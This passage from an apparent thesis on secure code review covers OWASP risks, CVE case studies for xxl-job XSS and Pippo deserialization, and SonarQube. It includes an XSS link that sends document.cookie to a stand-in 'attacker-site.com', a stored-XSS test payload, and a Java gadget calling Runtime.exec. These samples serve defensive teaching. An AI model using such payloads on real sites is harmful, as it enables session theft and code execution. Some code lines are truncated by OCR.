- Access to any page that requires authorization must be disabled by default and then apply the authorization logic to decide the validity of the request.

4.1.2.6 Security Misconfiguration

Web applications are not isolated deployments, rather they are deployed on a web server, running on an operating system of a physical/virtual machine, residing in a network. These are aspects that if configured insecurely can compromise a web application. However, these configurations are outside the scope of a code review. From a code review perspective, the case of programmatic frameworks which provide some configuration options is relevant.

Java Enterprise Edition applications can be subjects to declarative configuration, usually through a file named web.xml. This file includes what is called a web application deployment descriptor and can define resources (e.g. servlets), enforce resource access control for roles, and the type of constraints applied on a resource (e.g. allow access only via GET).

An example of such a web.xml file is provided in [7], which defines a Catalog servlet, the role of "manager", a resource named SalesInfo inside the servlet which can be accessed through GET and POST requests. Additionally, it specifies that in order to access the SalesInfo resource, the requestor must be of role "manager", using SSL and authenticating through HTTP basic authentication.

```
<?xml version=”1.0” encoding=”ISO-8859-1”?>
<web-app xmlns=”http://java.sun.com/xml/ns/j2ee”
    xmlns:xsi=”http://www.w3.org/2001/XMLSchema-instance”
    xsi:schemaLocation=”http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_5.xsd” version=?2.5?>
    <display-name>A Secure Application</display-name>
    <servlet>
        <servlet-name>catalog</servlet-name>
        <servlet-class>com.mycorp.CatalogServlet</servlet-class>
        <init-param>
            <param-name>catalog</param-name>
            <param-value>Spring</param-value>
        </init-param>
        <security-role-ref> <!-- Define Security Roles -->
            <role-name>MGR</role-name>
            <role-link>manager</role-link>
        </security-role-ref>
    </servlet>
    <security-role>
        <role-name>manager</role-name>
    </security-role>
    <servlet-mapping>
        <servlet-name>catalog</servlet-name>
        <url-pattern>/catalog/*</url-pattern>
    </servlet-mapping>
    <security-constraint> <!-- Define A Security Constraint -->
        <web-resource-collection> <!-- Specify the Resources to be Protected -->
            <web-resource-name>SalesInfo</web-resource-name>
            <url-pattern>/salesinfo/*</url-pattern>
            <http-method>GET</http-method>
            <http-method>POST</http-method>
        </web-resource-collection>
        <auth-constraint> <!-- Specify which Users Can Access Protected Resources -->
            <role-name>manager</role-name>
        </auth-constraint>
        <user-data-constraint> <!-- Specify Secure Transport using SSL (confidential guarantee) -->
            <transport-guarantee>CONFIDENTIAL</transport-guarantee>
        </user-data-constraint>
    </security-constraint>
    <login-config> <!-- Specify HTTP Basic Authentication Method -->
        <auth-method>BASIC</auth-method>
        <realm-name>file</realm-name>
    </login-config>
</web-app>
```

Another example is the use of the Spring framework, which allows for similar configurations such as the above but through programmatic configuration. One prime example of security misconfiguration is that despite the fact that Spring enables CSRF protection by default as part of its security configuration, many developers not knowing how to work with CSRF protection, they disable it [73].

4.1.2.7 Cross-Site Scripting (XSS)

Cross-Site Scripting attacks are categorized as a type of injection attacks that occur when malicious scripts are injected in non-malicious websites. The root problem of this attack is the lack of or improper input validation. The malicious scripts are usually written in JavaScript. A web application that renders unsanitized user input on a web page is possibly vulnerable [7] . There are two main types of XSS: reflected and stored. There is also a third, less popular type, called DOM-based XSS.

In a typical reflected XSS attack the attacker would trick a victim into visiting a URL containing the malicious JavaScript that will end up on the vulnerable web page, which results in the script being executed in the victim's browser. The common goal of an attacker in this scenario would be to steal session information, like cookies [74]. For example, we assume a web application that creates a web page ("somesite.com/index.php") in the following manner:

```
if(strlen($_GET['name']) > 15)
{
        echo "<b>Error</b>: $_GET['name']
        must be less than 15 characters";
}
else …
```

An attacker tricks the victim to visit the following link:

```
somesite.com/index.php?name=<script>document.write("<img
src=http://attacker-site.com?cookie="+document.cookie+">");</script>
```

This script sends a GET request which includes the victim's cookie to the attacker's web site.

Stored XSS attacks are far more dangerous than reflected XSS attacks. Their biggest advantage is they do not require attacker-victim interaction. A stored XSS occurs when the injected JavaScript is persistent in the web page. In other words, if an XSS vulnerability was exploited in a comments section of a web page, the injected JavaScript code would be executed on the browser of every visitor of the web page [74].

Cross-site scripting vulnerabilities are considered difficult to identify and remove. The code reviewer must perform a thorough check to find parts of the web application where user input from an HTTP request can make its way to the HTML output of a web page [7]. While a code review would include checking both back- and front-end code of the application, in the context of this work we will focus mainly on the back-end. The list of rules that one must follow to mitigate XSS vulnerabilities depending on the characteristics of the application in question is very extensive [7] [75] [76] and will be analyzed in short here.

- Developers must use HTML Attribute and Entity encoding. This should be implemented using well-known libraries. Like the OWASP Java Encoder[54]

[54] https://owasp.org/www-project-java-encoder/

project, Microsoft's Anti-XSS library[55] or the HtmlSanitizer[56] for .NET, and the HTML purifier[57] for PHP.


- Never put untrusted data in <script>, <!-->, <div>, <{untrusted_data} href="/test"/>, and <style> tags.
- Use HTML encoding before inserting data into HTML elements.
- Use attribute encoding before inserting data into HTML common attributes.

Two additional rules that help mitigate the effects of XSS are to set the "HttpOnly" cookie flag, which makes the cookie inaccessible from client-side scripts and to implement Content Security Policy (CSP)[58] which defines a whitelist for which sources are trusted and instructs the browser to only render their resources.

For more details, the reader is referred to [75], [76], [7].

4.1.2.7.1 Case Study: CVE-2020-23814


The application xxl-job[59] v2.2.0 was found to have two persistent cross-site scripting (XSS) vulnerabilities. The application accepts POST requests on the "/jobgroup/save" and "/jobgroup/update" endpoints. The request body includes the "appname" and "addressList" parameters among others. The content of these parameters is persisted in the database and rendered in the UI of the application inside <td> and <span> tags respectively as shown below:



These tags are susceptible to XSS. When trying to pass a malicious input, the front-end implementation detects it dynamically and doesn't allow the request to be submitted.

[55] https://docs.microsoft.com/en-us/dotnet/api/system.web.security.antixss?view=netframework-4.8
[56] https://github.com/mganss/HtmlSanitizer
[57] http://htmlpurifier.org/
[58] https://content-security-policy.com/
[59] https://github.com/xuxueli/xxl-job

However, sending the request from a client like curl, Postman, BurpSuite, etc. bypasses the front-end validation and exposes the fact that there is not proper validation in the back-end:



The implementation of the “save()” method can be seen below:

```
60⊖     @RequestMapping("/save")
61      @ResponseBody
62      public ReturnT<String> save(XxlJobGroup xxlJobGroup){
63
64          // valid
65          if (xxlJobGroup.getAppname()==null || xxlJobGroup.getAppname().trim().length()==0) {
66              return new ReturnT<String>(500, (I18nUtil.getString("system_please_input")+"AppName") );
67          }
68          if (xxlJobGroup.getAppname().length()<4 || xxlJobGroup.getAppname().length()>64) {
69              return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_appname_length") );
70          }
71          if (xxlJobGroup.getTitle()==null || xxlJobGroup.getTitle().trim().length()==0) {
72              return new ReturnT<String>(500, (I18nUtil.getString("system_please_input") + I18nUtil.getString("jobg
73          }
74          if (xxlJobGroup.getAddressType()!=0) {
75              if (xxlJobGroup.getAddressList()==null || xxlJobGroup.getAddressList().trim().length()==0) {
76                  return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_addressType_limit") );
77              }
78              String[] addresss = xxlJobGroup.getAddressList().split(",");
79              for (String item: addresss) {
80                  if (item==null || item.trim().length()==0) {
81                      return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_registryList_unvalid") );
82                  }
83              }
84          }
85
86          int ret = xxlJobGroupDao.save(xxlJobGroup);
87          return (ret>0)?ReturnT.SUCCESS:ReturnT.FAIL;
88      }
```

The checks performed on the user-provided parameters do not include sanitization of the data. Furthermore, the object composed of these parameters is persisted in the database. By providing as input the string “<img/src=# onerror="alert(1)"/>” the persistent XSS vulnerability is exploited. The implementation of the update method is similar.

The fix applied was not robust and did not cover both endpoints. Specifically, the fix was applied only in the “save()” method and was not compliant with the secure coding guidelines. The fix checks if either ‘<’ or ‘>’ are present in the parameters passed by the user and if it holds true, a 500 internal error is returned:

```
60⊖     @RequestMapping("/save")
61      @ResponseBody
62      public ReturnT<String> save(XxlJobGroup xxlJobGroup){
63
64          // valid
65          if (xxlJobGroup.getAppname()==null || xxlJobGroup.getAppname().trim().length()==0) {
66              return new ReturnT<String>(500, (I18nUtil.getString("system_please_input")+"AppName") );
67          }
68          if (xxlJobGroup.getAppname().length()<4 || xxlJobGroup.getAppname().length()>64) {
69              return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_appname_length") );
70          }
71          if (xxlJobGroup.getAppname().contains(">") || xxlJobGroup.getAppname().contains("<")) {
72              return new ReturnT<String>(500, "AppName"+I18nUtil.getString("system_unvalid") );
73          }
74          if (xxlJobGroup.getTitle()==null || xxlJobGroup.getTitle().trim().length()==0) {
75              return new ReturnT<String>(500, (I18nUtil.getString("system_please_input") + I18nUtil.getString("job
76          }
77          if (xxlJobGroup.getTitle().contains(">") || xxlJobGroup.getTitle().contains("<")) {
78              return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_title")+I18nUtil.getString("syster
79          }
80          if (xxlJobGroup.getAddressType()!=0) {
81              if (xxlJobGroup.getAddressList()==null || xxlJobGroup.getAddressList().trim().length()==0) {
82                  return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_addressType_limit") );
83              }
84              if (xxlJobGroup.getAddressList().contains(">") || xxlJobGroup.getAddressList().contains("<")) {
85                  return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_registryList")+I18nUtil.getStr
86              }
87
88              String[] addresss = xxlJobGroup.getAddressList().split(",");
89              for (String item: addresss) {
90                  if (item==null || item.trim().length()==0) {
91                      return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_registryList_unvalid") );
92                  }
93              }
94          }
95
96          // process
97          xxlJobGroup.setUpdateTime(new Date());
98
99          int ret = xxlJobGroupDao.save(xxlJobGroup);
100         return (ret>0)?ReturnT.SUCCESS:ReturnT.FAIL;
101     }
```

At the time of writing the fix for “update()” has not been applied yet which we confirmed by successfully exploiting it in xxl-job version 2.3.0.
According to the guidelines we have discussed in section 4.1.2.7**,** a proper fix would include validating input data at the receiving point, so that it’s not stored in the database in the first place and also sanitizing data that is printed in the UI. The input validation is application-specific, meaning that the developer should decide what consists valid input, e.g. with a regex, and enforce that using a library like OWASP ESAPI[60]. Basic output validation to prevent XSS can be done by using the OWASP Java Encoder[61]. However, as we noted previously, depending on the part of the HTML code that the user-provided data ends-up special measures may be required.

4.1.2.8 Insecure Deserialization

The term *serialization* is used to describe the process of converting an object (e.g. Java object) to a format that can be saved in a disk, sent to a stream (e.g. stdout), or sent over a network. Objects are converted in either binary format or some type of structured text format like JSON or XML. The term *deserialization* is used to describe the opposite process, which is receiving as input serialized data in one of the formats we described and converting it back to an object [77].
Insecure deserialization occurs when untrusted user-controlled data is deserialized by an application without taking appropriate measures. An attacker can craft a malicious serialized object that when deserialized usually leads to remote code execution, denial of service, or access control attacks [78]. A simple example of insecure deserialization that leads to code execution can be shown using Java. Assume a Java application which accepts serialized data and deserializes it like this:

```
ObjectInputStream in = new ObjectInputStream(serialized_data);
```

The application expects to receive an “Employee” object:

```
Employee e = (Employee) in.readObject();
```

[60] https://owasp.org/www-project-enterprise-security-api/
[61] https://owasp.org/www-project-java-encoder/

Now let's assume, there is a class in the classpath of the application that implements a readObject method which looks something like this:

```
public class Enabler implements java.io.Serializable{
private String taskName;
private String taskAction;
private void readObject(java.io.ObjectInputStream in) throws IOException, ClassNotFoundException
in.defaultReadObject();
Runtime.getRuntime().exec(taskAction);
}
}
```

If we create an "Enabler" object with the "taskAction" property set to "calc.exe", serialize it, and provide it as input to be deserialized, the calculator will open in the system hosting the application (assuming it's a Windows OS). It is important to note, that even though an exception will be thrown because of the invalid type casting, the deserialization will have already taken place. In real scenarios, the exploitation of deserialization vulnerabilities is very difficult. The attacker has to find a series of classes calls that will end up in a class with a custom "readObject" method that looks like the one we showed above. These series of class calls are called gadget chains [79]. In the rest of this section we provide some guidance on what must be checked during code review for insecure deserialization vulnerabilities.

Java [78]

- Developers should avoid the deserialization of external data in their applications. If this isn't an option, follow the rest of the guidelines.
- The "ObjectInputStream#resolveClass()" should be overrided to prevent arbitrary class deserialization. For this purpose the developers can utilize a library like SerialKiller[62].
- Use a safe replacement for the generic "readObject" method.
- Check your third-party libraries that perform (de)serialization (e.g. Jackson[63], XStream[64], etc.) for known vulnerabilities and secure usage guidelines.
- Check the code for uses of "readObject", "readObjectNodData", "readResolve", "ObjectInputStream.readUnshared" , and "readExternal" methods. Also, for the Serializable interface.

[62] https://github.com/ikkisoft/SerialKiller
[63] https://github.com/FasterXML/jackson
[64] https://x-stream.github.io/

- Harden the “java.io.ObjectInputStream” implementation with a “look-ahead” implementation provided by SerialKiller or Apache Commons[65] library.

PHP [78]

- Developers should avoid the deserialization of external data in their applications. If this isn’t an option, follow the rest of the guidelines.
- The use of the “unserialize”[66] function with PHP 7 provides the capability of providing a whitelist of classes. However, it is not considered safe [80].
- If the serialized data is in JSON format the developer can use the “json_decode” function. This solves the problem of remote code execution, but not all possible attacks [81].
- Consider using the “hash_hmac” function for data validation [80].

.NET [78]

- Developers should avoid the deserialization of external data in their applications. If this isn’t an option, follow the rest of the guidelines.
- Developers should search the source code for uses of “TypeNameHandling”[67] and “JavaScriptTypeResolver”[68].
- Developers should look for parts of the code where the deserialization type is set by a user-controlled variable. This must be avoided. Depending on the serialization method used, there are more guidelines in [78].

4.1.2.8.1 Case Study: CVE-2018-18628

The Pippo framework[69] in versions through 1.11.0 is vulnerable to insecure object deserialization leading to remote code execution. We trace the user-provided data from its source to the vulnerable method:

The application receives a HTTP request. In case the request includes a session id, in line 47, the “get()” method is called:

[65] https://commons.apache.org/proper/commons-io/javadocs/api-2.5/org/apache/commons/io/serialization/ValidatingObjectInputStream.html
[66] https://www.php.net/manual/en/function.unserialize.php
[67] https://www.newtonsoft.com/json/help/html/SerializeTypeNameHandling.htm
[68] https://docs.microsoft.com/en-us/dotnet/api/system.web.script.serialization.javascripttyperesolver?view=netframework-4.8
[69] http://www.pippo.ro/

```
40    public HttpSession getSession(boolean create) {
41        if (currentSession != null) {
42            return currentSession;
43        }
44
45        String requestedSessionId = getRequestedSessionId();
46        if (requestedSessionId != null) {
47            SessionData session = getSessionDataStorage().get(requestedSessionId);
48            if (session != null) {
49                requestedSessionIdValid = true;
50                currentSession = createSession(session);
51                currentSession.setNew(false);
52
53                return currentSession;
54            }
55        }
```

The "get()" method used for cookies is shown in the figure below. The "HttpServletRequest" is a user-controlled HTTP request from which the cookie is extracted and then decoded using the vulnerable "decode()" method. In more detail, the HTTP request is given as input in "getSessionCookie()" which after a chain of method calls returns a "Cookie" object. In line 69, the value of the cookie is passed as a String in the decode method, which is the one performing the insecure deserialization of the cookie value.

```
61    @Override
62    public SessionData get(String sessionId) {
63        Cookie cookie = getSessionCookie(getHttpServletRequest());
64        if (cookie == null) {
65            // TODO create a new SessionData with an warning/error in log ?!
66            return null;
67        }
68
69        return transcoder.decode(cookie.getValue());
70    }
```

The vulnerable decode() method:

```
48    public SessionData decode(String data) {
49        byte[] bytes = Base64.getDecoder().decode(data);
50        try (ByteArrayInputStream inputStream = new ByteArrayInputStream(bytes);
51                ObjectInputStream objectInputStream = new ObjectInputStream(inputStream)) {
52            return (SessionData) objectInputStream.readObject();
53        } catch (IOException | ClassNotFoundException e) {
54            throw new PippoRuntimeException(e, "Cannot deserialize session. A new one will be created.");
55        }
56    }
57
58 }
59
```

In section 4.1.2.8, we said that the deserialization of user-provided data must be avoided. If this is not possible, developers should override the "resolveClass" method and follow a whitelist approach as to what classes are accepted for deserialization. The developers of pippo followed the relevant guidelines. They defined the "ClassFilter" class, which contains the whitelist:

```
8  public class ClassFilter {
9      private ArrayList<String> WhiteList= null;
10     public ClassFilter() {
11         WhiteList=new ArrayList<String>();
12         WhiteList.add("ro.pippo.session.SessionData");
13         WhiteList.add("java.util.HashMap");
14         WhiteList.add("ro.pippo.core.Flash");
15         WhiteList.add("java.util.ArrayList");
16     }
17
18     public boolean isWhiteListed(String className) {
19         if (className==null) return false;
20         for(String name:WhiteList) {
21             if(name.equals(className)) return true;
22         } return false;
23     }
24 }
```

This is used to implement their own "ObjectInputStream" and override the "resolveClass" method:

```
11 public class FilteringObjectInputStream extends ObjectInputStream {
12     public FilteringObjectInputStream(InputStream in) throws IOException {
13         super(in);
14     }
15
16     protected Class<?> resolveClass(java.io.ObjectStreamClass descriptor) throws ClassNotFoundException, IOException {
17         String className = descriptor.getName();
18         ClassFilter classFilter = new ClassFilter();
19         if(className != null && className.length() > 0 && !classFilter.isWhiteListed(className)) {
20             throw new InvalidClassException("Unauthorized deserialization attempt", descriptor.getName());
21         } else {
22             return super.resolveClass(descriptor);
23         }
24     }
25 }
```

Finally, line 51 of the "decode()" method that we showed before is modified to use "FilteringObjectInputStream" instead of "ObjectInputStream".

4.1.2.9 Using Components with Known Vulnerabilities

Most applications are developed using third-party libraries which provide ready to use and tested implementations of needed functionalities. However, the use of external libraries can introduce vulnerabilities in an application. When a vulnerability is discovered for a popular library like OpenSSL, every application using this library is potentially vulnerable. When it comes to checking for third-party dependencies vulnerabilities, there is usually no code review to be followed. Guidelines for this issue include [7]:

- Implement a system for keeping track of third-party dependencies in use. If it is in the context of an organization, this should be implemented in an organization-wide fashion.
- If more than one libraries provide the same functionality but one of them is considered more secure and is widely accepted, the organization can enforce the use of this library by the development teams.

- Only include the sub-modules of a library that are actually used by the application. Further functionality that is not used broadens the attack vector of the application unnecessarily.
- Use third-party dependency vulnerability checkers like Snyk[70] and OWASP Dependency Check[71].

4.1.2.10 Insufficient Logging and Monitoring

Application logs are an invaluable source of information that assist the monitoring of the application. Logs can contain a variety of information, not all security-related. In the context of this work we are concerned with the logging of information that is useful from an application security perspective. Through application logs one can collect and analyze information about users (roles, permissions, etc.) and security events. Application logging is particularly useful to development personnel and auditors. The type and verbosity of information to be logged needs to be established from the Requirements and Design phases of the SDLC with respect to the relevant security risks. However, this is usually not the case. In this section we will present some high-level guidelines for the implementation of security logging in applications [7] [82].

- Developers should utilize logging libraries. Examples include:
  - Java: log4j[72], logback[73]
  - PHP: Monolog[74], Log4PHP[75]
  - .NET: Log4net[76], Nlog[77]
- Application logging should be consistent across an application or even a whole organization’s applications portfolio.
- Logging should follow industry standards so that it can be used in automated analysis tools for detection of security events like SIEM.
- If logs are saved in the file system, save them in a separate partition than the operating system. If logs are saved in a database, use a separate account used only for logging and that has restricted permissions.

[70] https://snyk.io/
[71] https://owasp.org/www-project-dependency-check/
[72] https://logging.apache.org/log4j/2.x/
[73] http://logback.qos.ch/
[74] https://github.com/Seldaek/monolog
[75] http://logging.apache.org/log4php/
[76] http://logging.apache.org/log4net/
[77] https://nlog-project.org/

- Enforce access control for the log files.
- Do not expose logs on pages accessible from the web.
- Indicative type of messages to be logged:
    - Input/output validation failures
    - Authentication successes/failures
    - Authorization successes/failures
    - Session management failures
- Ensure enough disk space for logs as to avoid denial of service.
- Ensure the integrity of the logs.
- Do not log sensitive information like session ids, personal information, passwords, etc.

4.2 SAST

Static analysis is a method of analyzing source code or compiled code for development flaws. While the flaws can contain also non-security related issues, in the context of this work we are concerned with security issues only and we will be referring to it using the term Static Application Security Testing (SAST). SAST looks for problematic patterns by checking the code statically and not by inspecting it while running. Depending on the implementation, SAST can be very simple by just detecting some patterns in the code, or very complex like producing control graphs or data flow logic to detect user input that reaches sensitive pieces of code [17].

SAST has become a very easy and efficient practice and has gained acceptance over the past years. It comes in many forms including IDE plugins, standalone applications, online services, and CI/CD pipeline-integrated solutions [21]. Tools are available in both open-source and commercial formats. There isn't one solid approach in SAST which leads various solutions offering various functionalities, leaving the interested parties in evaluating which solution best fits their needs. Even with the recent advances in the SAST field, tools still suffer by high false-positive rates, which is why human intervention for the evaluation of the results is necessary [17].

In section 3.1.1.4, we discussed that source code static analysis must be applied at the development phase of the SDLC. In the context of this work we have chosen to examine and use two SAST tools, namely SonarQube and Reshift. The reason for choosing these two particular SAST tools is that they offered free access to the complete set of features for analyzing open-source projects hosted on public Git repositories.

4.2.1 SonarQube

SonarQube is an open-source platform for performing continuous code inspection with automatic reviews based on static code analysis. SonarQube can be set up as a stand-alone web application. It also provides a cloud service (sonarcloud.io) which is free for open-source projects hosted on public Git repositories and is the one we used in the context of this work. It detects bugs, code smells, vulnerabilities and security hotspots for 27 programming languages at the time of writing [83]. It provides further useful metrics like code coverage, maintainability analysis, code complexity, and code duplications. The *issues reports* provide the user with detailed information about each issue and a severity metric among others. The overview of a project's metrics and its *issue report* can be seen in Figure 5 and Figure 6 respectively. Security hotspots are pieces of code that could pose a risk to the application's security stance but should be reviewed by a developer [84]. They are in a separate tab of the application and similarly to the Issues tab they provide information about the alleged vulnerability, its potential impact, and ways to fix it among others. An example of this report is shown in Figure 7. After evaluating a defect, reviewers are able to mark it as a false positive or assign it to one of the developers for fixing. SonarQube security rules are classified by utilizing security standards such as CWE[78], SANS Top 25[79], and OWASP Top 10[80]. The standards to which a rule or reported vulnerability/security hotspot corresponds to is also provided [85].

[78] https://cwe.mitre.org/
[79] https://www.sans.org/top25-software-errors/
[80] https://owasp.org/www-project-top-ten/2017/

Overview Issues Security Hotspots Measures Code Activity Administration

PUBLIC

Quality Gate Not computed

We can't display your Quality Gate without a New Code definition.
The quality gate helps you know if your project is production-ready.
Set New Code definition

Reliability Measures
37 E
Bugs
started last month

Security Measures
21 E Vulnerabilities
76 E Security Hotspots

Maintainability Measures
7d A Debt
516 Code Smells

Coverage Measures
0.0% Coverage

Duplications Measures
1.6% Duplications
21 Duplicated Blocks

About This Project
Parent Pom for the WebGoat Project. A deliberately insecure Web Application
No tags
M 10k Lines of Code
Java 8.8k
XML 1.5k

Project Activity
December 11, 2020, 6:41 PM
v8.1.0
Show More

Quality Gate
(Default) Sonar way

Quality Profiles
(Java) Sonar way
(XML) Sonar way

Last analysis method
Analyzed by an unknown method

External Links
Project's Website
Sources

Project Key
Findorgri_WebGoat-new Copy

Organization Key
findorgri Copy

Get project badges
Set notifications

Figure 5 - SonarQube Project Overview




Figure 6 - SonarQube Project Issues

